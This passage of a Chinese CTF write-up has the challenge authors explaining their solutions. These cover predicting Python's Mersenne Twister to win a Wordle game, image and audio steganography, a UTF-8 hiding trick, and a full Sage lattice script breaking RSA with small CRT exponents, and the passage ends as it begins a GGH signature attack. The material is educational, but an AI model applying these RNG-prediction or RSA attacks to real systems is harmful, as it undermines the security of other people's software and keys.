- 返回的是这m+1个数中第k大的数，这说明去除的是一个大于a[k]的数。
- 返回的是这m+1个数中第k+1大的数，这说明去除的是一个小于等于a[k]的数。

所以我们只需要统计m+1个返回结果中比较大的那个元素个数就是k的大小

总结

好像有点简单...

wordle

出题人：Nano

本题需要选手在加强版 Wordle 游戏中连续 512 轮四次以内猜中词语才会获得最终的 flag。

可能很多人会吐槽说，怎么好端端的一个 CTF 比赛变成了算法比赛？

第15题：最后，能否请您分享两个内容，一是在此次赛事中，您印象最深刻的一道题目或者一段解题经历；二是您希望本次比赛有所改进的具体建议。我们将从中挑选 3 位最中肯的同学送出冰墩墩周边礼品！

oi	<input type="button" value="搜索"/>	<input type="button" value="关键词分析"/>	<input checked="" type="checkbox"/>
序号	提交答卷时间	答案文本	
66	2月20日 16:03	misc? oi!	

首先需要明白一点，纯算法连续 512 轮四次之内猜测正确的可能性是近乎为 0 的，为了尽可能降低用算法通过的可能性我还增大了答案库的大小（当然如果有师傅用纯算法的方法过了这题请联系我让我膜一下）

如果答案库大小没变的话，大家可以参考 <https://jonathanolson.net/wordle-solver/>，用算法的力量通过本题！

主要漏洞点出在 get_challenge 处：

```
def get_challenge():
    # id = random.getrandbits(32)
    # answer = valid_words[id % len(valid_words)]
    # return hex(id)[2:].zfill(8), answer

    # To prevent the disclosure of answer
    id = random.randrange(len(valid_words) * (2 ** 20))
    answer = valid_words[id % len(valid_words)]
    id = (id // len(valid_words)) ^ (id % len(valid_words))
    return hex(id)[2:].zfill(5), answer
```

valid_words 大小为 \$4090\$，乘上 \$2^{20}\$ 约等于 \$2^{32}\$，而 randrange 的结果是可以通过正确答案以及每道题的 ID 逆推获得的。

让我们跟踪进去看看 random 内部的实现：

```

_randbelow = _randbelow_with_getrandbits

def _randbelow_with_getrandbits(self, n):
    "Return a random int in the range [0,n). Raises ValueError if n==0."
    getrandbits = self.getrandbits
    k = n.bit_length() # don't use (n-1) here because n can be 1
    r = getrandbits(k) # 0 <= r < 2**k
    while r >= n:
        r = getrandbits(k)
    return r

def randrange(self, start, stop=None, step=1, _int=int):
    """Choose a random item from range(start, stop[, step]).

    This fixes the problem with randint() which includes the
    endpoint; in Python this is usually not what you want.

    """
    # This code is a bit messy to make it fast for the
    # common case while still doing adequate error checking.
    istart = _int(start)
    if istart != start:
        raise ValueError("non-integer arg 1 for randrange()")
    if stop is None:
        if istart > 0:
            return self._randbelow(istart)
        raise ValueError("empty range for randrange()")
    # ....

```

从这里可以看出，randrange 实际上就是在调用 getrandbits(32)，所以这里就可以套用 [Python random module cracker \(<https://github.com/tna0y/Python-random-module-cracker>\)](https://github.com/tna0y/Python-random-module-cracker) 来预测答案！

总结一下：通过两轮 Easy Mode 获得前 624 道题的答案，结合 ID 反推 getrandbits(32) 的值并丢进 random-cracker 获得预测随机数的能力

注意到 $\$40902^{20}$ 离 2^{32} 还有一定的差距，结合代码可知如果 $getrandbits(32)$ 大于 $\$40602^{20}$ ，则该数将会被丢弃导致预测随机数失败。经过计算可知，成功率为 $\frac{4090}{4096}^{624} = 0.4006237250$ ，十分可观。

exp: <https://github.com/Konano/CTF-challenges/blob/master/wordle/exp.py>

顺便还埋了一些彩蛋：

- Easy Mode 通关后会获得「NULL」
- Normal Mode 通关后会获得
「UWNYZ1c5dzR3UWQ9dj9oY3Rhdy9tb2MuZWJ1dHVveS53d3cvLzpzcHR0aA==」
- Hard Mode 通关后会获得经过 random.shuffle 后的 flag
- Insane Mode 通关后会获得完整的 flag



Here is your award: UWNYZ1c5dzR3UWQ9dj9oY3Rhdy9
tb2MuZWJ1dHVveS53d3cvLzpzcHR0aA==



这个是1的



QcXgW9w4wQd=v?hctaw/moc.ebutuoy.www//:sptth



逆序

<https://www.youtube.com/watch?v=dQw4w9WgXcQ>



Rick Astley - Never Gonna Give You Up (Official Music Video)



never gonna



give you up



Cat&Soup

出题人：Nano


ByteCTF2021 Final 出了道 Lisa's Cat，在 YUV 色彩空间中使用 Arnold's cat map 变换算法，参数则隐藏在某个 LSB 内。当时的我，没看到参数，也没使用 YUV 色彩空间，但最后还是做出来了……于是便有了这题。

选手们可以获得一个加密压缩包，但这个压缩包的密码就是 flag 本身，所以是不可能解开来的。这里本来想用常规伪加密的方法，但想了想，要不就直接把原文塞进 zip 中加密后的数据块里面吧（好像还没见到有人这么做过）。提取出原图后可以看到一张为 cat.png，一张为 soup.png，这是两个独立的子任务。

Cat

先说说 cat.png，从文件名可以知道大概率使用了 Cat 变换算法，同时我们在 RGB 三个通道的 LSB 都发现了奇怪的水印。通过观察水印的分布规律，可以推测出 Cat 变换中的两个变换参数（补充：这种情况只在 Cat 变换重复次数为 1 时才可能通过观察水印猜测得到水印的分布规律）


为了验证参数是否正确，我们可以把疑似水印给染上色，然后对此图进行 Cat 变换，观察变换后的图像，实际上只需要少量的水印像素就可以确定图像了。



DECO

TOLCOTT(H)

当然，爆破参数也是可行的，但需要先爆破横向变换的参数。Arnold's cat map 变换算法本质上就是一次纵向变换加上一次横向变换，所以两个参数可以分别爆破。写个程序枚举参数并输出横向变换后的图，挑一些明显的看。如下图是参数差 1 的结果，是不是有一条明显的斜线？参数 +1 后这条斜率为 1 的斜线也就变成了直线并且变成了边框，说明我们成功爆破除了 Arnold's cat map 的横向变换参数。



对三个通道的 LSB 各做一次 Cat 变换猜测，得到三段 flag，按照猫猫的分布从上到下连接得到 flag 的前半部分。

那么有人会问了，你不是说这种情况只对重复一次的 Cat 变换有效，ByteCTF Final 那题不是重复了 66 次吗？的确，所以来我仔细研究了出题人给的 exp.py，发现它实现有问题，实际上只重复了一次.....

Soup

soup.png 这里实际上是使用了 EZStego 调色板隐写算法。所以直接照着实现一下就好了，就可以获得 flag 的后半段。具体算法实现看 exp 吧。

exp: https://github.com/Konano/CTF-challenges/blob/master/Cat%26Soup/soup_exp.py
[\(https://github.com/Konano/CTF-challenges/blob/master/Cat%26Soup/soup_exp.py\)](https://github.com/Konano/CTF-challenges/blob/master/Cat%26Soup/soup_exp.py)

不过这题不需要知道 EZStego 也可以解，就留给各位思考了，以后有机会的话可能还会将这个思路出成新的题！

Nanomaze


出题人：Nano

这是一道纯黑箱题目，考察选手们黑灯瞎火走迷宫的能力（大雾）

题目背景是 Revomaze，一款出自英格兰的 Puzzle 系列。题目基本上还原了 Puzzle 的地图和声音，让选手们能够身临其境免费游玩 Puzzle！选手在题目中只能通过 wasd 上下移动，且能听到咔哒一声（指 [click]）。Puzzle 的具体情况可以看 [GM 的秘密基地的游玩视频](#)

(<https://www.bilibili.com/video/av720802187>)，本题正是复刻了 Revomaze Green 的迷宫。

最后为了加大难度，本题还抛弃了单位移动距离，改成了随机实数距离。



黑箱交互的题怎么做呢？首先通过乱按发现 wasd 这四种输入能够触发有效的回显，并且知道了随机移动距离这个特点；然后通过左右走动发现可以无限往左走，猜测是一个循环地图；触发了 [click] 之后往回走发现撞墙了，猜测 [click] 指的是单向门.....

当然你也可以在知道这是个循环地图后无视 [click] 直接遍历全图，这样也可以到达终点。

exp: <https://github.com/Konano/CTF-challenges/blob/master/Nanomaze/exp.py>

Ranma½

出题人：Nano

众所周知，UTF-8 是可变长编码，那么我们能否用这个特性去隐藏信息呢？

Code point <-> UTF-8 conversion

First code point	Last code point	Byte 1	Byte 2	Byte 3	Byte 4
U+0000	U+007F	0xxxxxxx			
U+0080	U+07FF	110xxxxx	10xxxxxx		
U+0800	U+FFFF	1110xxxx	10xxxxxx	10xxxxxx	
U+10000	[nb 2] U+10FFFF	11110xxx	10xxxxxx	10xxxxxx	10xxxxxx

通过上表，我们可以获得将 ASCII 码范围的字符用长度为 2/3 的 UTF-8 编码所表示的能力。当然由于 first/last code point 的限制，这将在大部分文本编辑器上显示为乱码（除了神奇的 vim）以达到隐藏信息的目的，而 UTF-8 编码长度的自由度则又可以隐藏另一部分的信息。

解题过程如下：使用 vim 打开文件或者经过自行解析获得 ASCII 密文，通过观察猜测经过了维吉尼亚加密；依次列举出 UTF-8 编码文字的长度，长度为 1 的字符转换为点，长度为 2 的字符转换为线，长度为 3 的字符转换成分隔符，经过 Morse 解读获得密钥；最后经过维吉尼亚解密得到明文和 flag。

the Ohio State University

出题人：Nano


题目名称解读：此 OSU 非彼 OSU。

附件是一个 osz 文件，是著名音乐游戏 Osu! 的铺面打包格式。如果电脑上有安装 Osu!，那么直接打开即可加载游戏铺面！通关最高难度即可获得 flag！

咳咳，说正经的。osz 文件实际上就是 zip 文件，修改后缀名解压即可获得背景图、音频、音效和铺面文件。通过查看铺面文件，我们可以获得该铺面所对应的 ID，然后去 Osu! 官网下载官方的铺面进行对比，发现有四个文件经过了修改。（或者可以直观看文件的修改日期）

- flag 的第一部分被加密在背景图片中，经过了 steghide 加密，密码在图片的属性内可被找到
- flag 的第二部分被加密在 boom.wav 中，经过了 silenteye 加密，密码被写在 EASY 难度的铺面文件内
- flag 的第三部分被隐藏在最高难度的铺面文件中，通过游戏内置的编辑器可以发现最后的尾杀部分被修改成了一串无理多押，将 Note 转为 0/1 再通过二进制的解读可以获得 flag（例如下图，从下往上从左往右读为 00110101，转为字符为 5，其他以此类推）





最后拼接三部分获得 flag。


后记

这题是我在玩 Osu! 的时候拍脑子想出来的.....

Osu! 的铺面文件真的适合出 Misc，因为压缩包、图片、音频啥的都有.....

人老了，只能打 4* 难度了

MisoilePunch - VVelcome!! [ADVANCED]
Beatmap by Fresh Chicken
Played by Konanoo on 2022/2/21 23:07:06.



Crypto

hardrsa

出题人：hustcw

步骤

看一下题面发现e很大，但是 $d > 2 * N^{**}$ gama不能直接用Boneh and Durfee。观察参数的生成，dp很小因此也是在这里做文章。搜索一下RSA coppersmith CRT-exponent attack就能找到解题方法了，有很多相关paper介绍了May's attack。具体原理是利用题面条件给出等式： $ed_{pq} = (k - 1)(N - q) + N$ ，因此双变量多项式 $f(x, y) = x(N - y) + N \pmod{e}$ 有小根 $(k-1, q)$ ，使用coppersmith attack就能给出解了，具体写法可以参考exp。出题的时候卡了一下参数，生成参数的时候beta=0.233不是0.223，这里出锅了不好意思，但是不影响解题。

exp

```
# references:
# https://github.com/mimoo/RSA-and-LLL-attacks/blob/master/boneh_durfee.sage
#
https://github.com/7feilee/ctf_writeup/blob/master/2021/rwctf/old_curve_solve.ipynb
# https://www.iacr.org/archive/pkc2006/39580001/39580001.pdf
from Crypto.Util.number import *

def matrix_overview(BB):
    for ii in range(BB.dimensions()[0]):
        a = ('%02d' % ii)
        for jj in range(BB.dimensions()[1]):
```

```

        if BB[ii,jj] == 0:
            a += ' '
        else:
            a += 'X'
        if BB.dimensions()[0] < 60:
            a += ' '
    print(a)

def lattice_attack(PR, pol, e, mm, tt, X, Y):
    x,y = PR.gens()
    polys = []

    for ii in range(mm+1):
        for jj in range(0, mm-ii+1):
            poly = e ^ (mm - ii) * x ^ jj * pol ^ ii
            polys.append(poly)

    for ii in range(mm+1):
        for jj in range(1, tt+1):
            poly = e ^ (mm - ii) * y ^ jj * pol ^ ii
            polys.append(poly)

    polys = sorted(polys)
    monomials = []
    for poly in polys:
        monomials += poly.monomials()
    monomials = sorted(set(monomials))
    dims1 = len(polys)
    dims2 = len(monomials)
    M = matrix(QQ, dims1, dims2)

    for ii in range(dims1):
        M[ii, 0] = polys[ii](0, 0)
        for jj in range(dims2):
            if monomials[jj] in polys[ii].monomials():
                M[ii, jj] = polys[ii](x * X, y *
Y).monomial_coefficient(monomials[jj])

    matrix_overview(M)
    print('=' * 128)
    B = M.LLL()
    print('LLL done')

    det = B.det()
    print(f"monomials: {monomials}")
    nn = len(monomials)
    matrix_overview(B)
    H = [(i, 0) for i in range(dims1)]
    H = dict(H)
    for j in range(dims2):

```

```

        for i in range(dims1):
            H[i] += (monomials[j] * B[i, j]) / monomials[j](X, Y)

PQ.<q> = PolynomialRing(ZZ)
H = list(H.values())
solutions = []
print(len(H))
for i in range(len(H)):
    for j in range(i+1, len(H)):
        pol1 = PR(H[i])
        pol2 = PR(H[j])
        rr = pol1.resultant(pol2, y)
        if rr.is_zero() or rr.monomials() == [1]:
            continue
        sols = rr(q,q).roots()
        for sol in sols:
            solx = sol[0]
            if solx == -1:
                continue
            try:
                soly = pol1(solx, q).roots()[0][0]
                solutions.append((solx, soly))
                print('='*128)
            except:
                pass
        if len(solutions) > 0:
            break
    if len(solutions) > 0:
        break
if len(solutions) > 0:
    break
return solutions

N=17898692915537057253027340409848777379525990043216176404521845629792286203459
6811334256154605802109619316283837182382084029350694345120089974227959686766358
8626518439858721114964517114808926369719830844818443484431080202233649292970673
6607458307830462086477073132852687216229392067680807130235274969547247389
e=75455518306757028554007764116518538275487002984111397977999362633279679305327
6476307856219867234096791892425114402813155363352188051579892666566780561580895
9981427173796925381781834763784420392535231864547193756385722359555841096299828
227134582178397639173696868619386281360614726834658925680670513451826507
c=20317721433314090882999568945102782610536442352225909732588990528094402388989
2563160305918050979294874967439070447312355186690978980825931553875824803780679
5516031585011977710042943997673076463232373915245996143847637737207984866535157
697240588441997103830717158181959653034344529914097609427019775229834115

beta  = 0.233
delta = 0.226
gama  = 0.292
n_size = 1024

P.<x,y> = PolynomialRing(ZZ)

```

```

pol = N + x * (N-y)
m = 5
t = 5
X = 2^460
Y = 2^240
# print(lattice_attack(P, pol, e, m, t, X, Y))

q = 169137218869484728712814942277531819318585090563481420862437016566714151
p = N / q
assert p*q == N
d = inverse_mod(e, (p-1)*(q-1))
flag = long_to_bytes(pow(c, d, N))
print(flag)

```

总结

本题还有其他解法，欢迎师傅们分享 writeup，出题时参考的 paper 有

- <https://www.iacr.org/archive/eurocrypt2017/10210359/10210359.pdf>
- <https://www.iacr.org/archive/pkc2006/39580001/39580001.pdf>

Signature

出题人：11Dimensions

考点

- 针对格密码中的 GGH cryptosystem 的攻击

工具

Sagemath

步骤

首先观察 scheme.py，发现生成的私钥是一个格的比较短的基 \mathbf{R} ，而公钥则是格的 Hermite normal form 的基 \mathbf{B} 。令 $\Lambda = \mathcal{L}(\mathbf{R}) = \mathcal{L}(\mathbf{B})$ 。签名的过程是利用 \mathbf{R} 与 Babai's rounding technique，在格 Λ 中找到与待签名向量 \mathbf{v} 相近的格向量 \mathbf{v}' ，签名为 $\mathbf{e} = \mathbf{v}' - \mathbf{v}$ 。验证签名则是给定 \mathbf{B} , \mathbf{v} , \mathbf{e} ，验证 $\mathbf{v} + \mathbf{e} \in \Lambda$ 且 \mathbf{e} 的长度较短。可以看出，这是一个 Micciancio 改进的 Goldreich-Goldwasser-Halevi cryptosystem 中的签名算法。

经过简单的文献检索，可以找到这篇文章：

Learning a Parallelepiped:
Cryptanalysis of GGH and NTRU Signatures

本题正是利用这篇文章中的方法，利用给出的 32768 个签名，还原出私钥 \mathbf{R} ，达到签名任何消息的目的。具体方法如下。

